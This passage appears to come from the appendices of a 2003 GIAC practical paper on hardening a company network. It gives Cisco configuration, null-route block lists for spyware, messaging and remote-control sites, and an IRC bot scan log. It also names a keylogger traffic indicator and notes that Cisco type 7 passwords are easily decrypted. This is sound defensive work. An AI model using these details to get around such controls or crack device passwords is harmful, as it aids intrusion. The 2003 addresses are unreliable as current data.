access-list 69 permit 10.32.1.122
```

```
access-list 69 deny any log
```

```
no cdp run
```

```
snmp-server community <removed> RO 69
```

```
snmp-server community <removed> RW 69
```

```
snmp-server tftp-server-list 69
```

```
!
```

```
banner exec ^C
```

By continuing to use this system you indicate your awareness of and consent to these terms and conditions of use. LOG OFF IMMEDIATELY if you do not agree to the conditions stated in this warning.

```
http://www.usdoj.gov/criminal/cybercrime/ccpolicy.html^C
```

```
banner login ^C
```

Any or all uses of this system and all files on this system may be intercepted, monitored, recorded, copied, audited, inspected, and disclosed to authorized site, Corporate GIAC, and law enforcement personnel.^C

```
banner motd ^C
```

This computer is a GIAC Enterprises Computer and is the property of the GIAC Enterprises. It is for authorized use only. Users (authorized or unauthorized) have no explicit or implicit expectation of privacy.^C

```
!
```

```
line con 0
```

```
password 7 <removed>
```

```
stopbits 1
```

```
line vty 0 4
```

```
password 7 <removed>
```

```
login local
```

```
transport input ssh
```

```
line vty 5 15
```

```
login local
```

```
transport input none
```

```
transport output none
```

```
!
```

```
ntp clock-period 17176864
```

```
ntp source Vlan10
```

```
ntp update-calendar
```

```
ntp server 10.32.1.1 prefer
```

```
!
```

```
monitor session 1 source vlan 10
```

```
monitor session 1 destination interface Gi2/16
```

```
end
```

Appendix B – Sites To Block

There are sites that have “issues”. The below sites are sites that are either deemed as security risks (Instant Messenger), Spyware, or they use non-standard ports to communicate thus filling up the syslog log. The goal with syslogs is to usually have less than a full page every day to review. If there are more messages than that the task of reviewing syslog messages becomes tedious and (worse) may not get done. If there is a log, then there is a need to review that log, otherwise do not generate the log.

Instant messenger security holes, Google Search, 2003. URL:
<http://www.google.com/search?q=Instant+Messenger+security+Advisory> (Accessed October 8, 2003)

Please see the excellent paper by Erika Trigg Gifford, Instant Messenger, Instant Security Headache, GSEC Version 1.4 Option 1, August 5, 2002. URL:
http://www.giac.org/practical/Erika_Gifford_GSEC.doc (Accessed October 8, 2003)

Spyware, Google Search, 2003. URL:
<http://www.google.com/search?q=Spyware> (Accessed October 8, 2003)

These IP addresses should be reviewed on a regular basis as they do change. AOLIM has added login servers, Yahoo Messenger has changed IP addresses, etc..

Adimages.go.com:

Port 9101 source address 10.193.0.27 (among other IP addresses). Very annoying because it fills up the syslog with "Source address is a private network" error messages. adimages.go.com resolves to 199.181.132.9

May 12 12:53:59.510 CDT: %SEC-6-IPACCESSLOGP: list 110 permitted tcp 10.193.0.31(9101) -> 190.104.93.39(10804), 1 packet

May 12 12:55:18.744 CDT: %SEC-6-IPACCESSLOGP: list 110 permitted tcp 10.193.0.27(9101) -> 190.104.93.39(10809), 1 packet

May 12 12:55:22.356 CDT: %SEC-6-IPACCESSLOGP: list 110 permitted tcp 10.193.0.27(9101) -> 190.104.93.39(10814), 1 packet

www.burstnet.com and www.burstnet.akadns.net

Uses a server that sends out HTTP on 192.168.10.XXX (specifically 192.168.10.117)

ip route 206.107.131.10 255.255.255.255 null0

ip route 65.164.242.200 255.255.255.255 null0

ads.handango.com - 64.143.96.164

www.handango.com - 64.143.96.136

Non-standard port 59300 and (might) use 192.168.0.X as a source address for its web server. Also, after the page is visited

(and the browser goes to another page) packets still continue to flow to 64.143.96.164(59300). Suspicious activity.

ip route 64.143.96.164 255.255.255.255 null 0

ip route 64.143.96.136 255.255.255.255 null 0

Verisign "Site Finder" redirect site when a URL is mistyped:

ping www.notreallyanormalsite.com

Pinging www.notreallyanormalsite.com [64.94.110.11]

This prevents packets from our network (including possible mistyped URL's with passwords) from leaving our network.

ip route 64.94.110.11 255.255.255.255 null 0

Whenu- Spyware:

> web.whenu.com

Server: Z1.NS.NYC1.GLOBIX.NET

Address: 209.10.66.55

Name: web.whenu.com

Address: 209.11.45.139

Name: web.whenu.com

Address: 209.11.45.139

Aliases: www.whenu.com

mail.whenu.com (10) 209.10.110.70

Name: app.whenu.com

Address: 209.11.45.140

Aliases: bidtxt.whenu.com

akapp.whenu.com

canonical name = www.whenu.com.edgesuite.net

207.151.118.145 207.151.118.136

www.whenu.com.edgesuite.net

canonical name = a1964.g.akamai.net

192.122.184.41 192.122.184.21

ip route 209.10.110.70 255.255.255.255 Null0

ip route 209.11.45.139 255.255.255.255 Null0

ip route 209.11.45.140 255.255.255.255 Null0

Bonzi Buddy:

www.bonzi.com resolves to 63.68.55.189

Mail for www.bonzi.com is handled by mailserver1.bonzi.com (10) 63.68.54.10

mailserver2.bonzi.com (20) 63.68.54.11

Name: images.bonzi.com

Address: 63.68.55.125

ip route 63.68.55.189 255.255.255.255 Null0

ip route 63.68.55.125 255.255.255.255 Null0

ip route 63.68.54.10 255.255.255.255 Null0

ip route 63.68.54.11 255.255.255.255 Null0

Sportsline (non-standard HTTP port):
ip route 64.253.196.0 255.255.255.0 Null0
ip route 216.19.170.96 255.255.255.224 Null0
ip route 216.19.170.128 255.255.255.224 Null0

eXTReMe Tracker - Spyware:
> www.extreme-dm.com
Name: www.extreme-dm.com
Address: 213.244.183.201
> X3.extreme-dm.com
Name: X3.extreme-dm.com
Address: 213.244.183.202
ip route 213.244.183.201 255.255.255.255 Null0
ip route 213.244.183.202 255.255.255.255 Null0

Weatherbug:
> wguts.weatherbug.com
Name: wguts.weatherbug.com
Address: 128.121.26.137
Name: wguts.weatherbug.com
Addresses: 128.121.26.137, 128.121.26.137
Aliases: live.weatherbug.com
Name: command.weatherbug.com
Address: 128.121.26.135
Name: ww2.weatherbug.com
Address: 63.175.146.18
Name: www.weatherbug.com
Addresses: 63.175.146.12, 128.121.26.135
wisapidata.weatherbug.com resolves to 63.175.146.25
ip route 128.121.26.137 255.255.255.255 Null0
ip route 128.121.26.135 255.255.255.255 Null0
ip route 63.175.146.18 255.255.255.255 Null0
ip route 63.175.146.12 255.255.255.255 Null0
ip route 63.175.146.25 255.255.255.255 Null0

Eyeblaster.com - Games
Name: www.eyeblaster.com
Address: 164.109.92.170
Name: eyeblaster.com
Address: 164.109.92.170
www.eyeblaster-bs.com
internet address = 164.109.92.167
ip route 164.109.92.170 255.255.255.255 Null0
ip route 164.109.92.167 255.255.255.255 Null0

Pogo.com - Games

aolcom01.pogo.com internet address = 159.153.253.152

aolcom02.pogo.com internet address = 159.153.253.153

pogo.com internet address = 159.153.253.16

www.pogo.com internet address = 159.153.253.16

ip route 159.153.253.152 255.255.255.255 Null0

ip route 159.153.253.153 255.255.255.255 Null0

ip route 159.153.253.16 255.255.255.255 Null0

sweepstakes.yahoo.com - Games

pb1.promo.vip.scd.yahoo.com internet address = 66.218.71.185

ip route 66.218.71.185 255.255.255.255 Null0

www.miniclips.com - Games

internet address = 69.0.241.20

miniclips.com

internet address = 69.0.241.20

ip route 69.0.241.20 255.255.255.255 Null0

frictionlessinsight.com - Games

internet address = 207.234.141.225

www.frictionlessinsight.com

internet address = 207.234.141.225

ip route 207.234.141.225 255.255.255.255 Null0

popups.ad-logics.com - Adult

internet address = 12.129.205.120

ip route 12.129.205.120 255.255.255.255 Null0

Hotbar - Spyware:

www.hotbar.com:

38.117.132.200

Hotbar server:

38.117.132.201

skins.hotbar.com:

38.117.132.202

updates.hotbar.com:

165.254.12.103

Name: hotbar.com

Address: 65.121.237.200

ip route 38.117.132.0 255.255.255.0 Null0

ip route 65.121.237.0 255.255.255.0 Null0

ip route 165.254.12.0 255.255.255.0 Null0

ip route 66.28.234.0 255.255.255.0 Null0

ip route 165.254.12.0 255.255.255.0 Null0

www.Gator.com:

ip route 66.28.32.0 255.255.255.0 Null0
ip route 66.35.229.0 255.255.255.0 Null0
ip route 63.197.87.0 255.255.255.0 Null0
ip route 64.152.73.0 255.255.255.0 Null0
ip route 64.152.64.0 255.255.255.0 Null0

MailChoose - Allows access to all Messengers:

Non-authoritative answer:

Name: www.mailchoose.com

Address: 66.33.80.199

ip route 66.33.80.199 255.255.255.255 Null0

Reuters Messaging:

Per the documentation at <http://about.reuters.com/productinfo/messaging/> this software uses port 80 and port 443. This should be monitored by WebSense.

Meca - Yet another chat program:

Non-authoritative answer:

Name: mightyweb.meca.com

Address: 207.12.34.214

Aliases: www.meca.com

207.12.34.215

207.12.34.244

ip route 207.12.34.214 255.255.255.255 Null0

ip route 207.12.34.215 255.255.255.255 Null0

ip route 207.12.34.244 255.255.255.255 Null0

Hotmail Messenger

Name: messenger.hotmail.com

Address: 64.4.13.17

Name: http27.msgr.hotmail.com

Address: 64.4.13.161

ip route 64.4.13.17 255.255.255.255 Null0

ip route 64.4.13.160 255.255.255.224 Null0

MSN Chat:

Non-authoritative answer:

Name: chat.msn.com

Address: 207.68.167.254

ip route 207.68.167.254 255.255.255.255 Null0

ICQ Web:

Non-authoritative answer:

Name: web.web-r.rotors.icq.com

Addresses: 64.12.164.249, 205.188.248.25, 205.188.248.89, 64.12.164.153

Aliases: web.icq.com

ip route 64.12.164.249 255.255.255.255 Null0

ip route 205.188.248.25 255.255.255.255 Null0

ip route 205.188.248.89 255.255.255.255 Null0

ip route 64.12.164.153 255.255.255.255 Null0

AOLIM / ICQ

AOLIM – We block AOLIM at the IP level layer 3, not layer 4. If the normal login port 5190 is blocked, AOLIM will try other ports (including port 80) to evade being shut out.
login.oscar.aol.com (See below)

Name: login.login-grt.messaging.aol.com

Addresses: 64.12.161.153, 64.12.161.185, 64.12.200.89, 205.188.153.249
205.188.179.233

ICQ

login.icq.com = login.login-grt.messaging.aol.com

Aliases: login.oscar.aol.com

Name: aim.aol.com

Address: 64.12.151.110

Name: bucp1-vip-m.blue.aol.com

Address: 64.12.161.153

Name: bucp2-vip-m.blue.aol.com

Address: 64.12.161.185

Name: ahp-m01.blue.aol.com

Address: 64.12.163.130

Name: ibucp-vip-m.blue.aol.com

Address: 64.12.200.89

Name: bucp1-vip-d.blue.aol.com

Address = 205.188.153.249

Non-authoritative answer:

Name: toc.toc-grt.oscar.aol.com

Addresses: 64.12.163.212, 64.12.163.213, 64.12.163.214, 64.12.163.199

Aliases: toc.oscar.aol.com (Web version of AOLIM "AOL Quick Buddy")

Name: java-aim-vip-d.blue.aol.com

Address: 205.188.179.24

Name: aintoday-v3.aim.com - 64.12.151.115 Name: www-v1.aim.com - 64.12.151.113

Name: www.aim.com - 64.12.151.113 Name: aim-s01.websys.aol.com - 64.12.151.70

Name: aim-s02.websys.aol.com - 64.12.151.71 Name: aim-sm10.websys.aol.com -
64.12.151.74

Name: aim-sm11.websys.aol.com - 64.12.151.75 Name: aim-sm12.websys.aol.com -
64.12.151.76

Name: aim-sm13.websys.aol.com - 64.12.151.77 Name: aim-sm14.websys.aol.com -
64.12.151.78

Name: aim-sm15.websys.aol.com - 64.12.151.79 Name: aim-sm16.websys.aol.com - 64.12.151.80
Name: aim-sm17.websys.aol.com - 64.12.151.81 Name: aim-sm18.websys.aol.com - 64.12.151.82
Name: register.oscar.aol.com - 64.12.151.103 Name: register.netscape.oscar.aol.com - 64.12.151.104
Name: aim.aol.com - 64.12.151.110 Name: headlines.aim.aol.com - 64.12.151.112
Name: www-v1.aim.com - 64.12.151.113 Name: aimtoday-v3.aim.com - 64.12.151.115
Name: my.screenname.aol.com - 64.12.151.141 Name: my.screenname.aol.com - 64.12.151.143
Name: sandbox.screenname.aol.com - 64.12.151.148 Name: aolcom.screenname.aol.com - 64.12.151.153
Name: my.screenname1.aol.com - 64.12.151.175 Name: my.screenname.aol.com - 64.12.151.176
Name: my.screenname.aol.com - 64.12.151.178 Name: aolcom.screenname.aol.com - 64.12.151.185
Name: bucp-d03.blue.aol.com - 205.188.153.47 Name: bucp-d04.blue.aol.com - 205.188.153.48
Name: bucp2-vip-d.blue.aol.com - 205.188.153.56 (Etc. Etc. Etc. ...)
192.168.1.100 ==> 64.12.26.41 Packet to AOLIM to dest port = 0x17syn (This AOLIM server does not have a name (DNS) associated with it)
192.168.1.100 ==> 205.188.6.185 Same as above, connecting on port 0X17 (port 23, Telnet)
AOLIM
Name: ibucp-vip-d.blue.aol.com
Address: 205.188.179.233

Servers at AOL that users log into. Block login servers and AOLIM will not work:
login.oscar.aol.com, bucp2-vip-d.blue.aol.com - 205.188.153.56

ip route 64.12.151.0 255.255.255.0 Null0
ip route 64.12.26.0 255.255.255.0 Null0
ip route 205.188.6.0 255.255.255.0 Null0
ip route 205.188.153.0 255.255.255.0 Null0
ip route 205.188.179.233 255.255.255.255 Null0
ip route 64.12.161.153 255.255.255.255 Null0
ip route 64.12.161.185 255.255.255.255 Null0
ip route 64.12.162.57 255.255.255.255 Null0
ip route 64.12.163.130 255.255.255.255 Null0
ip route 64.12.200.89 255.255.255.255 Null0
ip route 64.12.163.212 255.255.255.255 Null0
ip route 64.12.163.213 255.255.255.255 Null0
ip route 64.12.163.214 255.255.255.255 Null0
ip route 64.12.163.199 255.255.255.255 Null0
ip route 205.188.179.24 255.255.255.255 Null0
ip route 205.188.153.249 255.255.255.255 Null0

Yahoo! Games:

66.218.68.192 - 66.218.68.255

yog1.games.scd.yahoo.com

ip route 66.218.68.192 255.255.255.192 Null0

Yahoo! Messenger

Name: msgr1.vip.dcx.yahoo.com

Address: 64.58.76.37

Name: cs57.msg.sc5.yahoo.com

Address: 66.163.168.105

Name: cs54.msg.sc5.yahoo.com

Address: 66.163.173.76

Name: cs56.msg.sc5.yahoo.com

Address: 66.163.173.78

Name: cs58.msg.sc5.yahoo.com

Address: 66.163.173.201

Name: cs59.msg.sc5.yahoo.com

Address: 66.163.173.202

Name: cs60.msg.sc5.yahoo.com

Address: 66.163.173.203

ip route 64.58.76.37 255.255.255.255 Null0

ip route 66.163.168.105 255.255.255.255 Null0

ip route 66.163.173.76 255.255.255.255 Null0

ip route 66.163.173.78 255.255.255.255 Null0

ip route 66.163.173.201 255.255.255.255 Null0

ip route 66.163.173.202 255.255.255.255 Null0

ip route 66.163.173.203 255.255.255.255 Null0

Yahoo Messenger

Non-authoritative answer:

Name: www.mister-i.com (Has "Mini-Messenger" Web Based Messenger)

Address: 80.35.166.204

Name: cs38.msg.sc5.yahoo.com

Address: 216.136.130.46

Name: cs35.msg.sc5.yahoo.com

Address: 216.136.173.172

Name: cs36.msg.sc5.yahoo.com

Address: 216.136.173.179

Name: cs37.msg.sc5.yahoo.com

Address: 216.136.175.132

Name: cs10.msg.sc5.yahoo.com

Address: 216.136.175.142

Name: cs11.msg.sc5.yahoo.com

Address: 216.136.175.143

Name: cs12.msg.sc5.yahoo.com
Address: 216.136.175.144
Name: cs13.msg.sc5.yahoo.com
Address: 216.136.175.145
Name: cs39.msg.sc5.yahoo.com
Address: 216.136.175.226
Name: acs1.msg.sc5.yahoo.com
Address: 216.136.224.142
Name: acs2.msg.sc5.yahoo.com
Address: 216.136.224.143
Name: cs21.msg.sc5.yahoo.com
Address: 216.136.224.213
Name: cs29.msg.yahoo.com
Address: 216.136.224.214
Name: cs16.msg.sc5.yahoo.com
Address: 216.136.225.11
Name: cs17.msg.yahoo.com
Address: 216.136.225.12
Name: cs22.msg.yahoo.com
Address: 216.136.225.35
Name: cs28.msg.sc5.yahoo.com
Address: 216.136.225.36
Name: cs14.msg.sc5.yahoo.com
Address: 216.136.225.83
Name: cs15.msg.sc5.yahoo.com
Address: 216.136.225.84
Name: msg1.edit.vip.sc5.yahoo.com
Address: 216.136.225.238
Name: cs18.msg.sc5.yahoo.com
Address: 216.136.226.117
Name: cs19.msg.sc5.yahoo.com
Address: 216.136.226.118
Name: cs52.msg.sc5.yahoo.com
Address: 216.136.226.208
Name: cs30.msg.sc5.yahoo.com
Address: 216.136.226.209
Name: cs31.msg.sc5.yahoo.com
Address: 216.136.226.210
Name: cs32.msg.sc5.yahoo.com
Address: 216.136.227.166
Name: cs33.msg.sc5.yahoo.com
Address: 216.136.227.167
Name: cs34.msg.sc5.yahoo.com
Address: 216.136.227.168
Name: cs41.msg.sc5.yahoo.com
Address: 216.136.233.128

ip route 80.35.166.204 255.255.255.255 Null0
ip route 216.136.130.46 255.255.255.255 Null0
ip route 216.136.173.172 255.255.255.255 Null0
ip route 216.136.173.179 255.255.255.255 Null0
ip route 216.136.175.132 255.255.255.255 Null0
ip route 216.136.175.142 255.255.255.255 Null0
ip route 216.136.175.143 255.255.255.255 Null0
ip route 216.136.175.144 255.255.255.255 Null0
ip route 216.136.175.145 255.255.255.255 Null0
ip route 216.136.175.226 255.255.255.255 Null0
ip route 216.136.224.142 255.255.255.255 Null0
ip route 216.136.224.143 255.255.255.255 Null0
ip route 216.136.224.213 255.255.255.255 Null0
ip route 216.136.224.214 255.255.255.255 Null0
ip route 216.136.225.11 255.255.255.255 Null0
ip route 216.136.225.12 255.255.255.255 Null0
ip route 216.136.225.35 255.255.255.255 Null0
ip route 216.136.225.36 255.255.255.255 Null0
ip route 216.136.225.83 255.255.255.255 Null0
ip route 216.136.225.84 255.255.255.255 Null0
ip route 216.136.225.238 255.255.255.255 Null0
ip route 216.136.226.117 255.255.255.255 Null0
ip route 216.136.226.118 255.255.255.255 Null0
ip route 216.136.226.208 255.255.255.255 Null0
ip route 216.136.226.209 255.255.255.255 Null0
ip route 216.136.226.210 255.255.255.255 Null0
ip route 216.136.227.166 255.255.255.255 Null0
ip route 216.136.227.167 255.255.255.255 Null0
ip route 216.136.227.168 255.255.255.255 Null0
ip route 216.136.233.128 255.255.255.224 Null0

MSN Messenger / Hotmail

Name: messenger.hotmail.com

Address: 207.46.104.20

Non-authoritative answer:

Name: messenger.msn.com

Address: 65.54.195.253

ip route 65.54.195.253 255.255.255.255 Null0

ip route 207.46.104.20 255.255.255.255 Null0

ip route 207.46.110.254 255.255.255.255 Null0

Streaming Media (Not spyware, just needs to be blocked):

windowsmedia.com

windowsmedia.com, type = A, class = IN

internet address = 207.46.248.113

internet address = 207.46.196.100
internet address = 207.46.196.101
internet address = 207.46.248.112
ip route 207.46.248.113 255.255.255.255 Null0
ip route 207.46.196.100 255.255.255.255 Null0
ip route 207.46.196.101 255.255.255.255 Null0
ip route 207.46.248.112 255.255.255.255 Null0

logon.netmeeting.microsoft.com - 131.107.173.6
ip route 131.107.173.6 255.255.255.255 Null0

Weather.com streaming media (not a spyware site, just needed to block if you wish to block streaming media, not currently blocked):

> www.w2.weather.com
Server: dns1.weather.com
Address: 63.111.66.15

Name: www.w2.weather.com
Address: 63.111.66.29
ip route 63.111.66.29 255.255.255.255 Null0

Real.com:
switchboard.real.com
canonical name = switchboardrr1.real.com
switchboardrr1.real.com
internet address = 207.188.7.118
ip route 207.188.7.118 255.255.255.255 Null0

EyeTide:
EYETIDE MEDIA MFN-B639-209-133-65-192-27 (NET-209-133-65-192-1)
209.133.65.192 - 209.133.65.223
ip route 209.133.65.192 255.255.255.224 Null0

This software circumvents the firewall and allows control of a PC on your internal network:

www.eblvd.com rel.eblvd.com
www.eblvd.com
Name: eblvd.com
Address: 63.210.163.18
Aliases: www.eblvd.com
Name: rel.eblvd.com
Address: 63.210.163.21
63.210.163.16 with a mask of 255.255.255.240
access-list 169 permit tcp any 63.210.163.18 0.0.0.15 log

www.gotomypc.com poll.gotomypc.com

Name: www.gotomypc.com

Address: 63.251.224.169

Name: poll.gotomypc.com

Address: 63.251.224.177

access-list 169 permit tcp any host 63.251.224.169 log

access-list 169 permit tcp any host 63.251.224.177 log

www.mylaplink.com

Name: mylaplink.wip.digitalriver.com

Address: 208.209.210.175

Aliases: www.mylaplink.com

Name: www.laplink.com

Address: 198.102.199.80

access-list 169 permit tcp any host 208.209.210.175 log

eBlaster monitoring software:

If you see data going to 64.49.213.134 then someone is logging keystrokes, etc on the computer. See Sarah D. Scalet, Chasing the Keystroke Capturers - CSO Alarmed, JUNE 19, 2003. URL:

<http://www.csoonline.com/alarmed/06192003.html> (Accessed October 8, 2003)

According to InFone, InFone Features 2003. URL:

<http://www.infone.com/info.xwt?view=features> (Accessed October 8, 2003) (Owned by <http://www.metro1.com/>):

"InFone uploads Outlook Calendar and Contacts directly from your Outlook program to their service. Synchronize with Microsoft Outlook®, Palm™ Desktop, Lotus Notes® and other leading personal info management tools -- call us for instant access to your personal contacts and calendar."

Allowing an outside company to install software on an internal computer that accesses your e-mail system should send up security red flags. What **other** information is being sent out that connection:

ip route 208.27.83.0 255.255.255.0 Null0

ip route 206.228.179.0 255.255.255.0 Null0

ip route 144.228.254.0 255.255.255.0 Null0

ip route 144.228.255.0 255.255.255.0 Null0

IRC (Programs like mIRC, Pirch, and Virc for Windows and Homer or Ircle for Mac's, see Tjerk Vonck & mIRC Co. Ltd., 2003. URL: <http://www.mirc.com/irc.html> (Accessed October 8, 2003))

IRC is not blocked at this time because the IRC protocol is obscure. Blocking IRC is relatively easy, TCP and UDP 194 - Microsoft IRC, TCP 531 - Conference, TCP 994 - IRC over SSL, TCP 6665 - IRC (Internet Relay Chat), TCP 6666 - IRC - serv, TCP and UDP 6667 and TCP 6668-6669 - IRC (Internet Relay Chat).

However, because IRC is not blocked, this is not to say that IRC is safe. IRC is the playground of malicious (black hat) hackers and script kiddies. Shortly after a connection was made to a IRC server, the below scan started. This was a repeatable event indicating that a 'Bot was running on the IRC channel scanning every machine that connected:

```
7 Oct 2003 10:12:20 CDT list 110 denied tcp 209.126.247.69(3604) ->
131.10.12.45(5490), 1 packet
7 Oct 2003 10:12:20 CDT list 110 denied tcp 209.126.247.69(3664) ->
131.10.12.45(3030), 1 packet
7 Oct 2003 10:12:20 CDT list 110 denied tcp 209.126.247.69(3663) ->
131.10.12.45(9578), 1 packet
7 Oct 2003 10:12:20 CDT list 110 denied tcp 209.126.247.69(3658) ->
131.10.12.45(8520), 1 packet
7 Oct 2003 10:12:20 CDT list 110 denied tcp 209.126.247.69(3660) ->
131.10.12.45(9100), 1 packet
7 Oct 2003 10:12:20 CDT list 110 denied tcp 209.126.247.69(3657) ->
131.10.12.45(8148), 1 packet
7 Oct 2003 10:12:20 CDT list 110 denied tcp 209.126.247.69(3597) ->
131.10.12.45(8081), 1 packet
7 Oct 2003 10:12:20 CDT list 110 denied tcp 209.126.247.69(3661) ->
131.10.12.45(9186), 1 packet
7 Oct 2003 10:12:20 CDT list 110 denied tcp 209.126.247.69(3596) ->
131.10.12.45(8080), 1 packet
7 Oct 2003 10:12:20 CDT list 110 denied tcp 209.126.247.69(3599) ->
131.10.12.45(6588), 1 packet
7 Oct 2003 10:12:20 CDT list 110 denied tcp 209.126.247.69(3605) ->
131.10.12.45(1075), 1 packet
7 Oct 2003 10:12:20 CDT list 110 denied tcp 209.126.247.69(3598) ->
131.10.12.45(3128), 1 packet
7 Oct 2003 10:12:20 CDT list 110 denied tcp 209.126.247.69(3659) ->
131.10.12.45(8814), 1 packet
7 Oct 2003 10:12:20 CDT list 110 denied tcp 209.126.247.69(3606) ->
131.10.12.45(8080), 1 packet
7 Oct 2003 10:12:20 CDT list 110 denied tcp 209.126.247.69(3662) ->
131.10.12.45(9447), 1 packet
7 Oct 2003 10:11:05 CDT list 169 permitted tcp 131.10.12.45 (34290) ->
209.126.201.235(6667), 39 packets
7 Oct 2003 10:06:27 CDT list 110 denied tcp 209.126.247.69(3595) ->
131.10.12.45(80), 1 packet
7 Oct 2003 10:06:21 CDT list 110 denied tcp 209.126.247.69(3595) ->
131.10.12.45(80), 1 packet
7 Oct 2003 10:06:19 CDT access-list logging rate-limited or missed 284 packets
7 Oct 2003 10:06:18 CDT list 110 denied tcp 209.126.247.69(3595) ->
131.10.12.45(80), 1 packet
7 Oct 2003 10:06:14 CDT list 110 denied tcp 209.126.247.69(3595) ->
131.10.12.45(80), 1 packet
```

7 Oct 2003 10:06:11 CDT list 110 denied tcp 209.126.247.69(3595) ->
131.10.12.45(80), 1 packet
7 Oct 2003 10:06:08 CDT list 110 denied tcp 209.126.247.69(3595) ->
131.10.12.45(80), 1 packet
7 Oct 2003 10:06:05 CDT list 110 denied tcp 209.126.247.69(3595) ->
131.10.12.45(80), 1 packet
7 Oct 2003 10:05:54 CDT list 169 permitted tcp 131.10.12.45 (34290) ->
209.126.201.235(6667), 1 packet

Appendix C – IP Addressing scheme

IP scheme at each site:

10.X.1.1 Through 10.X.1.9 - Routers
10.X.1.10 Through 10.X.1.19 - Switches
10.X.1.20 Through 10.X.1.59 - Reserved
10.X.1.60 Through 10.X.1.69 - Network Appliances (PIX, VPN, Etc.)
10.X.1.70 Through 10.X.1.79 - Video Conferencing (H.323)
10.X.1.80 Through 10.X.1.89 - IDS
10.X.1.90 Through 10.X.1.99 – VPN Address Pool
10.X.1.100 Through 10.X.1.129 - Servers
10.X.1.130 Through 10.X.1.139 - Static IP workstations
10.X.1.140 Through 10.X.1.189 - DHCP Server #1 lease address range
10.X.1.190 Through 10.X.1.239 - DHCP Server #2 lease address range
10.X.1.240 Through 10.X.1.254 - Printers

IP Address layout

(See Cisco, IP Subnet Calculator, 2003. URL: <http://www.cisco.com/cgi-bin/Support/IpSubnet/home.pl> (Accessed October 8, 2003) (CCO login Required) and no, "subnet 0" is not used even though Cisco equipment is used and it is "technically" allowed)

The below address scheme allows for additional sites (10.64.0.0 would be the next WAN site) and multiple networks at each site (10.32.2.0 could be the next network at the GIAC headquarters)

```
10.1.1.X - Mask 255.255.255.0 - GIAC Network Management VLAN 1
SubnetAddress HostsFrom Hosts To Broadcast
10.1.1.0      10.1.0.1 10.1.1.254 10.1.1.255
```

```
10.32.1.X - Mask 255.255.255.0 - GIAC - Admin Network VLAN 10
SubnetAddress HostsFrom Hosts To Broadcast
10.32.1.0      10.32.1.1 10.32.1.254 10.32.1.255
```


Appendix D – Standard Security lockdown on routers and switches

There are the “standard” commands that are put on all routers and switches to turn off unneeded services. Some of these commands are already “off” and will not appear in the configuration when a show run command is executed.

The below also assumes a Cisco IOS with 3DES encryption. Also IOS 12.2T or 12.3 is required so that the MD5 hash (encryption type 5) can be used for username passwords. This is in lieu of using encryption type 0 (no encryption) or encryption type 7. Encryption type 7 is easily cracked within seconds using software or java scripts easily found on the Internet Google Search, 2003. URL:

<http://www.google.com/search?q=Decrypt+Cisco+Password> (Accessed October 8, 2003)

Specifically Tongz, Decrypt Cisco Password by Tongz, 2003. URL:
<http://www2.tongzweb.com/tools/cisco.asp> (Accessed October 8, 2003)

This is not to say that MD5 passwords are not able to be cracked. The software John the Ripper will crack MD5 passwords using a combination of dictionary attacks and brute force, thus the need for “strong” passwords (upper case, lower case, numbers and “special” characters) is still requisite for password creation Google Search, 2003. URL::
<http://www.google.com/search?q=John+the+Ripper> (Accessed October 8, 2003)

In addition when choosing SNMP strings, it is suggested to choose strings that “look” like garbage so that someone sniffing data might overlook the string, for example:
Jl!n31Lb!wQ4anLj

Also, do not use the “@”, “/”, “\” or “. Characters like these are used as delimiters in Windows and UNIX and may cause problems with programs like MRTG when monitoring the network.

Routers and Switches

The following commands are placed on all routers and switches to keep the configurations standard across devices.

When putting user names on the router use “secret” (level 5) not “password (level 7)
username <user> privilege 15 secret <password>
enable secret <password>

Login via the local username / password list:

```
aaa new-model  
aaa authentication login default local
```

aaa authentication login console line
aaa authorization exec default local

Get rid of Level 7 passwords:
no enable password

No level 0 passwords:
service password-encryption

Set the time on all devices to be the correct time zone. GMT (Zulu) can be used if devices span multiple time zones:
service timestamps debug datetime msec localtime show-timezone
service timestamps log datetime msec localtime show-timezone
clock timezone CST -6
clock summer-time CDT recurring

Set up your NTP servers:
ntp server 10.32.1.1
ntp server 10.32.1.10

Allow only the NMS to access the SNMP engine and log any attempts with the correct SNMP string to the NMS. Note: SNMP attempts with incorrect community strings are ignored and not logged.

Settings for Internal and DMZ (not Internet) routers and switches:
access-list 69 permit 10.32.1.122
access-list 69 deny any log

Settings for Internet routers and switches:
access-list 69 permit 190.104.93.46
access-list 69 deny any log

Get rid in the HTTP and HTTPS server built into every device (“no ip http secure-server” command may not work on some switches because they may not support HTTPS):
no ip http secure-server
no ip http server

Get rid of unnecessary router services:
no ip source-route
no service finger
no ip finger
no service pad
no ip bootp server
no ip domain-lookup
no cdp run

Don't log to console as this can be used by a hacker to DOS the machine by flooding the console with so many messages that it shuts itself off:
no logging console

Give copious amounts of warnings to someone logging in that they should not be logging into this computer:

banner exec #

By continuing to use this system you indicate your awareness of and consent to these terms and conditions of use. LOG OFF IMMEDIATELY if you do not agree to the conditions stated in this warning.

<http://www.usdoj.gov/criminal/cybercrime/ccpolicy.html#>

banner login #

Any or all uses of this system and all files on this system may be intercepted, monitored, recorded, copied, audited, inspected, and disclosed to authorized site, Corporate GIAC, and law enforcement personnel.#

banner motd #

This computer is a GIAC Enterprises Computer and is the property of the GIAC Enterprises. It is for authorized use only. Users (authorized or unauthorized) have no explicit or implicit expectation of privacy.#

Tell the SNMP engine what the SNMP servers are:

snmp-server tftp-server-list 69

Tell the SNMP engine what the RO community string is. Note on the 2980 switches and the 4006 needs to have a RW string for CiscoWorks 2000 to copy down the config to the server:

snmp-server community <SNMP String> RO 69

Tell the device what domain it is in for the Crypto string:

ip domain-name GIACit.com

Only allow SSH connection to this device:

line vty 0 4

transport input ssh

exit

line vty 5 15

transport input none

transport output none

exit

If the device is in any way vulnerable, then add a access list to the vty 0 4 port so that only specific devices can log into the device:

access-list 10 permit 10.32.1.10

access-list 10 permit 10.32.1.122

access-list 10 permit 10.32.1.132

access-list 10 deny any log

```
line vty 0 4
access-class 10 in
```

For the DMZ switch you will need to substitute the PAT addresses that are used for access-list 10:

```
access-list 10 permit 192.168.100.60
access-list 10 permit 192.168.100.61
access-list 10 permit 192.168.100.62
access-list 10 permit 192.168.100.63
access-list 10 permit 192.168.100.86
access-list 10 permit 192.168.100.87
access-list 10 permit 192.168.100.88
access-list 10 permit 192.168.100.89
access-list 10 permit 192.168.100.82
access-list 10 permit 192.168.100.83
access-list 10 permit 192.168.100.84
access-list 10 permit 192.168.100.85
access-list 10 permit 192.168.100.81
access-list 10 permit 192.168.100.76
access-list 10 permit 192.168.100.77
access-list 10 permit 192.168.100.78
access-list 10 permit 192.168.100.79
access-list 10 permit 192.168.100.72
